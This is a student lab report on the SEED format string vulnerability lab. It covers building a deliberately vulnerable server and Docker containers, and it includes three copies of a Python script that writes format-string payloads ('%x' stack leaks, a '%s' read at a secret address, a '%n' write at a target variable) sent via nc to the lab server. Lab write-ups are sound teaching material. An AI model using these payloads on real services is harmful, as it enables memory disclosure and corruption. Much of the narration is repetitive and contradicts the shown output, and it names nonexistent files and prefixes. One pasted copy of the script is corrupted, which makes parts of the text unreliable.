
Task 1 : Crashing the program

In the Format String Vulnerability Lab, our objective is to explore and exploit format string vulnerabilities present in a provided program. We aim to understand the potential risks associated with such vulnerabilities and evaluate the effectiveness of protective measures. The lab tasks involve exploiting the vulnerability to crash the program, print out the server program's memory, and change the value to a different value.


To accomplish these tasks, we set up the lab environment using the provided Labsetup.zip file and docker-compose.yml file. We accessed the attack scripts located in the /Files/Sample Code/ directory and utilized them to craft malicious input strings and execute the attacks. Throughout the process, we documented our progress with screenshots and code snippets, detailing the steps taken and observations made. Our goal is to compile these findings into a comprehensive lab report, highlighting the techniques employed, the impact of the vulnerabilities, and the effectiveness of any protective measures implemented.

In the terminal output, I encountered a compilation error while trying to compile the server code required for Task 1 of the Format String Vulnerability Lab. The error pointed to a missing file, "bits/libc-header-start.h". To fix this, I installed the "gcc-multilib" package to include necessary libraries and development files for multi-architecture compilation. With the package installed, I anticipated successful

compilation of the server code, enabling me to proceed with crafting an attack script to exploit the format string vulnerability and crash the program, as per Task 1 instructions.



I unzipped the provided STRING.zip file, which contained files necessary for the lab tasks. After extraction, I navigated to the Labsetup directory where I found attack-code, docker-compose.yml, and fmt-containers directories. Returning to the LAB_1 directory, I attempted to compile the server code but encountered a fatal compilation error due to a missing file, "bits/libc-header-start.h". To resolve this, I installed the "gcc-multilib" package to include necessary dependencies for multi-architecture compilation. After successful installation, I expected to retry compilation and proceed with Task 1 of the lab.



In the terminal output, after setting up the necessary packages including gcc-multilib, gcc-9-multilib, and gcc-multilib, I proceeded to compile the server code using the specified parameters. During compilation, I encountered warnings related to format security, which prompted me to install Docker Compose using the command 'sudo apt install docker-compose'. However, I noticed the 'docker-compose' command was not found, so I installed Docker using 'sudo apt install docker'. Following installation, I continued with compiling the server code and resolving any warnings encountered during the process. Additionally, I installed 'wmdocker' and 'docker' packages to facilitate Docker-related operations. Overall, these steps were essential for preparing the environment and compiling the server code for Task 1 of the lab.

```
Setting up libx32gcc-9-dev (9.4.0-1ubuntu1~20.04.2) ...
Setting up gcc-9-multilib (9.4.0-1ubuntu1~20.04.2) ...
Setting up gcc-multilib (4:9.3.0-1ubuntu2) ...
Processing triggers for libc-bin (2.31-0ubuntu9.14) ...
ubuntu@ip-172-31-46-236:~/LAB_1/server-code$ make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
ubuntu@ip-172-31-46-236:~/LAB_1/server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
ubuntu@ip-172-31-46-236:~/LAB_1/server-code$ cd ..
ubuntu@ip-172-31-46-236:~/LAB_1$ dcbuild
```


In the terminal, I installed Docker using Snap by running 'sudo snap install docker'. Then, to get Docker Compose, I executed 'sudo apt install docker-compose'. This command fetched required packages from Ubuntu repositories, including bridge-utils, containerd, dns-root-data, dnsmasq-base, docker-compose, docker.io, libidn11, pigz, and various Python packages. These packages are vital for managing Docker containers and orchestrating multi-container applications. Once installed, Docker and Docker Compose enable efficient management and deployment of containerized applications on the system.

```
sudo snap install docker          # version 24.0.5, or
sudo apt  install docker-compose  # version 1.25.0-1

See 'snap info docker' for additional versions.

ubuntu@ip-172-31-46-236:~/LAB_1$ vim ~/.bashrc
ubuntu@ip-172-31-46-236:~/LAB_1$ sudo apt install docker
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  wmdocker
The following NEW packages will be installed:
  docker wmdocker
0 upgraded, 2 newly installed, 0 to remove and 64 not upgraded.
Need to get 14.3 kB of archives.
After this operation, 58.4 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 wmdock
er amd64 1.5-2 [13.0 kB]
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 docker
 all 1.5-2 [1316 B]
Fetched 14.3 kB in 0s (694 kB/s)
Selecting previously unselected package wmdocker.
(Reading database ... 95901 files and directories currently installed.)
Preparing to unpack .../wmdocker_1.5-2_amd64.deb ...
Unpacking wmdocker (1.5-2) ...
Selecting previously unselected package docker.
Preparing to unpack .../archives/docker_1.5-2_all.deb ...
Unpacking docker (1.5-2) ...
Setting up wmdocker (1.5-2) ...
Setting up docker (1.5-2) ...
Processing triggers for man-db (2.9.1-1) ...
```

The setup process involved the installation of various development libraries and tools, including libx32gcc-9-dev, gcc-9-multilib, and gcc-multilib. Following the installations, the 'make' command was initiated within the server-code directory to compile the source code. Compilation was performed using gcc with specific directives such as '-DBUF_SIZE=100', '-Z execstack', '-static -m32' for the 32-bit architecture, and '-o format-32 format.c' for generating the 'format-32' executable file. During compilation, warnings surfaced regarding the 'myprintf' function within 'format.c', pointing out potential security vulnerabilities due to incorrect formatting. These warnings serve as prompts for developers to review and adjust the code to ensure secure formatting practices. Similar warnings were encountered during the compilation of the 64-bit executable 'format-64'.


```
Setting up libx32gcc-9-dev (9.4.0-1ubuntu1~20.04.2) ...
Setting up gcc-9-multilib (9.4.0-1ubuntu1~20.04.2) ...
Setting up gcc-multilib (4:9.3.0-1ubuntu2) ...
Processing triggers for libc-bin (2.31-0ubuntu9.14) ...
ubuntu@ip-172-31-46-236:~/LAB_1/server-code$ make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

After unpacking and setting up Docker version 1.5-2, the installation process included additional components such as umdocker and docker.io. However, during the setup, the system couldn't find the 'docker-compose' command, prompting the need for installation. Consequently, the system initiated the installation of 'docker-compose' through the 'apt' package manager. This process involved downloading necessary packages like bridge-utils, containerd, dns-root-data, and dnsmasq-base from the Ubuntu repository. Additionally, dependencies such as pigz, python3-cached-property, python3-docker, python3-dockerpty, and others were retrieved to ensure the smooth operation of 'docker-compose'. Following the successful installation, Docker and its related components were ready for use, offering robust containerization capabilities on the system.



Upon the installation and setup of Docker, several procedures were initiated, including the creation of symbolic links and the configuration of services such as dnsmasq-base and ubuntu-fan. Symbolic links were established to ensure smooth integration within the system. Additionally, the installation of Docker Compose version 1.25.0-1 facilitated the management of multi-container Docker applications. However, during the setup process, an error was encountered due to an invalid format in the Compose file, requiring modification to rectify. The error highlighted that additional properties, specifically related to network configurations, were not permitted. To resolve connectivity issues, adjustments were made to Docker daemon permissions using the chmod command. Following these adjustments, the building process for fmt-server-1 commenced, involving the retrieval of necessary images and execution of sequential steps for constructing the

containerized application. Ultimately, the build process concluded successfully, indicating readiness for further Docker operations.




During the build process for fmt-server-1, the Docker images were retrieved from the repository handsonsecurity/seed-ubuntu:small. Each of the six steps involved in the build was executed meticulously, including pulling, copying files, defining arguments, setting the working directory, and specifying the command. The successful completion of these steps resulted in the creation of the container with the image ID 72538d96cb3, which was tagged as seed-image-fmt-server-1:latest.

Similarly, for fmt-server-2, the process followed a similar pattern. The Docker image was pulled from handsonsecurity/seed-ubuntu:small, and caching was

utilized for certain steps, enhancing the efficiency of the build. Upon completion, the container was identified by the image ID 32b7173f9c80, and it was tagged as seed-image-fmt-server-2:latest.

Following the build process, the Docker Compose command dcup was invoked to create a network named "lab 1 net-10.9.0.0" with the default driver. Subsequently, two servers, server-10.9.0.6 and server-10.9.0.5, were successfully instantiated and attached to the network.



Upon navigating to the Desktop directory, I found a variety of items including a directory named LAB_1, a PEM file titled SEEDLAB_Key.pem, a ZIP archive labeled STRING.Zip, and a file named "Work - Edge.Ink". Additionally, there was a file named "desktop.ini" present.

Following this, I established an SSH connection using the SEEDLAB_Key.pem key to access an Ubuntu 20.04.6 LTS system located at the IP address 18.206.242.3. Upon successful login, the system provided details such as system load, disk usage, memory usage, swap usage, process count, and logged-in users. IPv4 addresses for different network interfaces (br-7327077dde75, docker0, and eth0) were also displayed.

The system was identified as running Ubuntu Pro, with pending updates and a new LTS release available. A system restart was indicated to implement the changes. However, there was an error encountered while attempting to access the LAB_1 directory, specifically due to a syntax error related to unexpected tokens in the .bashrc file.

Upon navigating to the LAB_1 directory, I observed several items listed including Labsetup, attack-code, docker-compose.yml, fmt-containers, fmt_crash.py, and fmt_print_mem.py.

```
HP@DESKTOP-C94PB7D MINGW64 ~
$ cd Desktop/

HP@DESKTOP-C94PB7D MINGW64 ~/Desktop
$ ls
 LAB_1/   SEEDLAB_Key.pem   STRING.zip  'Work - Edge.lnk'*   desktop.ini

HP@DESKTOP-C94PB7D MINGW64 ~/Desktop
$ ssh -i SEEDLAB_Key.pem ubuntu@18.206.242.3
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1036-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Feb 16 23:19:37 UTC 2024

  System load:                      0.0
  Usage of /:                       25.7% of 11.45GB
  Memory usage:                     43%
  Swap usage:                       0%
  Processes:                        115
  Users logged in:                  1
  IPv4 address for br-7327077dde75: 10.9.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            172.31.46.236

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

62 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Fri Feb 16 23:08:13 2024 from 67.21.186.182
-bash: /home/ubuntu/.bashrc: line 124: syntax error near unexpected token `{docker'
-bash: /home/ubuntu/.bashrc: line 124: `docsh() {docker exec -it $1 /bin/bash;}'
ubuntu@ip-172-31-46-236:~$ cd LAB_1/
ubuntu@ip-172-31-46-236:~/LAB_1$ ls
Labsetup  attack-code  docker-compose.yml  fmt-containers  fmt_crash.py  fmt_print_mem.py  formatstring_vul.c  server-code
ubuntu@ip-172-31-46-236:~/LAB_1$
```

```
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> 02426991d26a
Step 3/6 : ARG ARCH
 ---> Running in d73ae4ffcb4e
Removing intermediate container d73ae4ffcb4e
 ---> 147a810b776b
Step 4/6 : COPY format-${ARCH}  /fmt/format
 ---> 801f70394e96
Step 5/6 : WORKDIR /fmt
 ---> Running in 2ae87fec136d
Removing intermediate container 2ae87fec136d
 ---> 8ffc7894a67a
Step 6/6 : CMD ./server
 ---> Running in fef9735481d4
Removing intermediate container fef9735481d4
 ---> 72e538d96cb3
Successfully built 72e538d96cb3
Successfully tagged seed-image-fmt-server-1:latest
Building fmt-server-2
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> Using cache
 ---> 02426991d26a
Step 3/6 : ARG ARCH
 ---> Using cache
 ---> 147a810b776b
Step 4/6 : COPY format-${ARCH}  /fmt/format
 ---> 6a5155d431f8
Step 5/6 : WORKDIR /fmt
 ---> Running in 077234e16357
Removing intermediate container 077234e16357
 ---> 4c42373d78fd
Step 6/6 : CMD ./server
 ---> Running in 50d34732bad4
Removing intermediate container 50d34732bad4
 ---> 32b7173f9c80
```


In the process of building the `fmt-server-1` and `fmt-server-2`, several steps were executed:

For `fmt-server-1`:
- **Step 1/6**: The base image was set as `handsonsecurity/seed-ubuntu:small`.
- **Step 2/6**: The contents of the `server` directory were copied to `/fmt/`, resulting in the image ID `02426991d26a`.
- **Step 3/6**: An argument `ARCH` was defined, with the intermediate container being removed afterward.
- **Step 4/6**: The `format-S{ARCH}` file was copied to `/fmt/format`, resulting in image ID `801f70394e96`.
- **Step 5/6**: The working directory was set to `/fmt`.
- **Step 6/6**: The command `/server` was executed.

For `fmt-server-2`:
- **Step 1/6**: The same base image `handsonsecurity/seed-ubuntu:small` was used.
- **Step 2/6**: The `server` directory was copied to `/fmt/`, leveraging cached data.
- **Step 3/6**: The `ARG ARCH` command was cached.
- **Step 4/6**: The `format-S{ARCH}` file was copied to `/fmt/format`, resulting in image ID `6a5155d431f8`.
- **Step 5/6**: The working directory was set to `/fmt`.
- **Step 6/6**: The command `/server` was executed.

Following the image build, a Docker Compose command `dcup` was used to initiate the deployment of containers. A network named `lab_1_net-10.9.0.0` was created with the default driver, and two servers, `server-10.9.0.6` and `server-10.9.0.5`, were successfully created and attached.


Upon connection to `server-10.9.0.5`, the format server initiated and displayed various details including the input buffer's address, the secret message's address, the target variable's address, and the frame pointer inside `myprintf`. After receiving user input, the target variable's value was displayed before and after the input was processed. Finally, proper returns were indicated with emoticons.



Upon accessing the `Desktop` directory, several files and directories were listed, including `LAB_1`, `SEEDLAB_Key.pem`, `STRING.Zip`, `"Work - Edge.Ink"`, and `desktop.ini`. Then, an SSH connection was established to the Ubuntu server at `18.206.242.3` using the provided SSH key.

System details of the Ubuntu server were displayed, including OS version, system load, memory and swap usage, processes, and logged-in users. IPv4 addresses for network interfaces were also provided. However, an error occurred in the `.bashrc` file due to a syntax issue with a Docker command.

After changing directories to `LAB_1` and then to `LAB_15`, the contents were listed, revealing files related to lab setup, attack code, Docker Compose configuration, and Python scripts named `fmt_containers`, `fmt_crash.py`, and `fmt_print_mem.py`.



A system restart is necessary due to the notification displayed. Upon logging in, an error was encountered in the `.bashrc` file near line 124, related to a Docker command.

After navigating to directories `LAB_1` and then `LAB_15`, a Python script named `fmt_crash.py` was executed, resulting in a traceback error due to an index being out of range. The script was subsequently run again with an argument (`python3 fmt_crash.py 8`). Additionally, attempts were made to transmit data to a server at `10.9.0.5` using the `nc` command, although some files (`batfile` and `badfile`) could not be found.

In the `LAB_15` directory, files such as `docker-compose.yml`, `fmt-containers`, and `fmt_print_mem.py` were listed. The content of `fmt_print_mem.py` was edited using `vim`, followed by the execution of the script using Python.


The task involves debugging Python scripts and testing network connectivity with a server. The completion status depends on whether the scripts functioned without errors and if data transmission to the server at `10.9.0.5` was successful.

Task 2: Printing Out the Server Program's Memory & Task 3: Changing to a different value


The provided Python script is designed to retrieve memory stack details from a server program. It consists of two functions: `print_mem_stack(N)` and `print_mem_heap(N)`. The `print_mem_stack(N)` function appears to aim at constructing a formatted string named `fmt` based on the input value `N`, which is expected to determine the number of memory locations to print. However, the script contains syntax errors and unclear variable assignments, casting doubt on its functionality. The `print_mem_heap(N)` function initializes a bytearray called `content` and attempts to manipulate its contents using a predetermined memory address (`address`) and a formatted string (`fmt`). Similar to `print_mem_stack(N)`, this function also contains syntax errors and incomplete assignments, indicating an unfinished implementation. The script concludes with an effort to write the content to a file named "badfile" using Python's file writing capabilities.

```
#!/usr/bin/python3
import sys

def print_mem_stack(N):
    global content

    s = "@@@@" + "%.8x_"*N + "\n"
    fmt  = (s).encode('latin-1')
    content[0:len(fmt)] = fmt


def print_mem_heap(N):
    global content

    # This is the secret message's address (from the server printout)
    address = 0x080b4008
    content[0:4] = (address).to_bytes(4,byteorder='little')

    # Put N-1 of %x and one %s
    s = "%.8x_"*(N - 1) + "%s\n"
    fmt = (s).encode('latin-1')
    content[4:4+len(fmt)]  = fmt


# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

print_mem_stack(int(sys.argv[1]))
#print_mem_heap(int(sys.argv[1]))

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
```

Upon entering the terminal, I first checked the contents of my home directory, revealing directories named "LAB_1" and "Labsetup," along with several files. Upon attempting to navigate to the "LAB_1" directory, I mistakenly added a space before the directory name, resulting in a command error. Upon correcting this, I changed to the "LAB_15" directory and listed its contents using the "1s" command, revealing files such as "docker-compose.yml" and scripts like "fmt_print_mem.py" and "fmt_crash.py." I then edited the "fmt_print_mem.py" script using the Vim editor and ran it using Python 3 with the argument "100." Next, I tried sending the string "hello" to the IP address "10.9.0.5" on port "9090" using the netcat command "nc," but the attempt appeared unsuccessful. Finally, I attempted to send the contents of the "badfile" to the same IP address and port but did not receive a response. These actions reflect an effort to interact with a server or service running at the specified IP address and port, although I encountered connectivity or functionality issues during the process.




Upon executing commands on the terminal, I encountered various outputs and errors. Initially, I attempted to list the contents of the home directory, revealing directories labeled "LAB_1" and "Labsetup," along with additional files. However, while trying to navigate to the "LAB_1" directory, I inadvertently inserted a space, leading to a command error, which I subsequently corrected. Once in the "LAB_15" directory, I used the command to list its contents, unveiling files such as "docker-compose.yml" and scripts like "fmt_crash.py" and "fmt_print_mem.py." I then proceeded to modify the "fmt_print_mem.py" script using the Vim text editor and executed it using Python 3 with the argument "100." Additionally, I attempted to establish connections to an IP address "10.9.0.5" on port "9090" using the netcat command "nc" with the string "hello" and the contents of the "badfile," but these attempts did not yield the desired results. Furthermore, an error message regarding network creation overlapped with pre-existing pools, preventing the removal of certain predefined networks. Subsequently, I initiated the "dcup" command, which created a network labeled "lab 1 net-10.9.0.0" with the default driver, and commenced the startup of servers "server-10.9.0.5" and "server-10.9.0.6." The servers successfully established connections and commenced operations, receiving input from IP address "10.9.0.1" and executing processes accordingly. The server also provided information about memory addresses and values before and after processing, indicating successful execution. However, the last segment of the output seems incomplete, presenting a mix of characters and numerical values, potentially related to memory addresses.




After navigating through directories and executing commands in the Ubuntu environment, various actions and outputs were observed. Initially, exploring the home directory revealed folders labeled "LAB_1" and "Labsetup," alongside files like "Labsetup.zip" and "SEEDLAB_Key-pem STRING.zip." Attempts to move into the "LAB_1" and "LAB_15" directories were made, listing their contents, which included files and scripts. Editing and executing the "fmt_print_mem.py" script were performed, along with unsuccessful connection attempts using netcat to the IP address "10.9.0.5" on port "9090." Encounter with an error message regarding network creation due to an overlap with existing pools occurred. Following this, the "dcup" command initiated the creation of a network named


"lab_1_net-10.9.0.0" and started servers ``server-10.9.0.5" and "server-10.9.0.6." These servers received input from IP address "10.9.0.1," executed processes, and provided memory-related information. However, the final output segment appears incomplete, displaying a mix of characters and numerical values potentially related to memory addresses.



The provided code defines functions to print memory stack and heap information. The `print_mem_stack` function constructs a string `s` containing the desired memory format, encoding it and writing it into a content array. Similarly, the `print_mem_heap` function initializes the content array and encodes memory information, including the secret message's address, into it. The program then writes the content array to a file named 'badfile'. Following the script execution, various server processes are observed. These processes involve receiving connections, starting format procedures, and handling user inputs, ultimately displaying memory-related details and target variable values before and after operations.




The provided Python script is intended to manipulate memory content and save it to a file named 'badfile'. It defines two functions, `print_mem_stack(N)` and `print_mem_heap(N)`, responsible for formatting memory stack and heap information, respectively. These functions utilize a global variable `content` to store memory details. The `print_mem_stack(N)` function constructs a string with memory format information and encodes it before assigning it to `content`. Similarly, `print_mem_heap(N)` sets the secret message's address at the beginning of `content` and encodes memory information accordingly. The script initializes the `content` array with null bytes using a bytearray comprehension. It then calls the `print_mem_heap` function with an integer argument retrieved from the command line. Finally, the script writes the contents of the `content` array to the 'badfile' using a 'wb' mode file write operation.



```
#!/usr/bin/python3
import sys

def print_mem_stack(N):
    global content

    s = "@@@@" + "%.8x_"*N + "\n"
    fmt  = (s).encode('latin-1')
    content[0:len(fmt)] = fmt


def print_mem_heap(N):
    global content

    # This is the secret message's address (from the server printout)
    address = 0x080b4008
    content[0:4] = (address).to_bytes(4,byteorder='little')

    # Put N-1 of %x and one %s
    s = "%.8x_"*(N - 1) + "%s\n"
    fmt = (s).encode('latin-1')
    content[4:4+len(fmt)]  = fmt


# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

#p   _mem_stack(int(sys.argv[1]))
p    mem_heap(int(sys.argv[1]))

#    e the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
~
```

The user navigates to the directory 'LAB_1' and 'LAB_15' where various files related to their project are located. They use Vim to edit the file 'fmt_print_mem.py' and then execute it using Python with an argument of 100. Subsequently, they use Netcat (nc) to send the message 'hello' to the IP address 10.9.0.5 on port 9090. The user also pipes the contents of the 'badfile' to the same IP address and port. They repeat these actions with a variation in the argument passed to 'fmt_print_mem.py', setting it to 64. Finally, they again use Vim to modify the 'fmt_print_mem.py' file.



The provided Python script defines two functions: `print_mem_stack(N)` and `print_mem_heap(N)`. In `print_mem_stack`, a string `s` is composed with the pattern "Qada" followed by N occurrences of "%.8x_" concatenated with a newline character. This string is then encoded into bytes using the Latin-1 encoding and stored in the `content` array. In `print_mem_heap`, the address 0x080e5068 is converted to bytes and placed at the beginning of the `content` array. The rest of the array is filled with the formatted string composed of N-1 occurrences of "%.8x_" followed by "%n\n". This string is encoded into bytes and written to the `content` array. Finally, the content is written to a file named 'badfile' in binary mode. The script takes an integer argument from the command line and uses it to determine the number of occurrences of the format string in both functions.

```
#!/usr/bin/python3
import sys

def print_mem_stack(N):
    global content

    s = "@@@@" + "%.8x_"*N + "\n"
    fmt  = (s).encode('latin-1')
    content[0:len(fmt)] = fmt


def print_mem_heap(N):
    global content

    # This is the secret message's address (from the server printout)
    address = 0x080e5068
    content[0:4] = (address).to_bytes(4,byteorder='little')

    # Put N-1 of %x and one %s
    s = "%.8x_"*(N - 1) + "%n\n"
    fmt = (s).encode('latin-1')
    content[4:4+len(fmt)]  = fmt


# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

#print_mem_stack(int(sys.argv[1]))
print_mem_heap(int(sys.argv[1]))

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

I have included both the tasks above that is changing to a different value and printing the memory.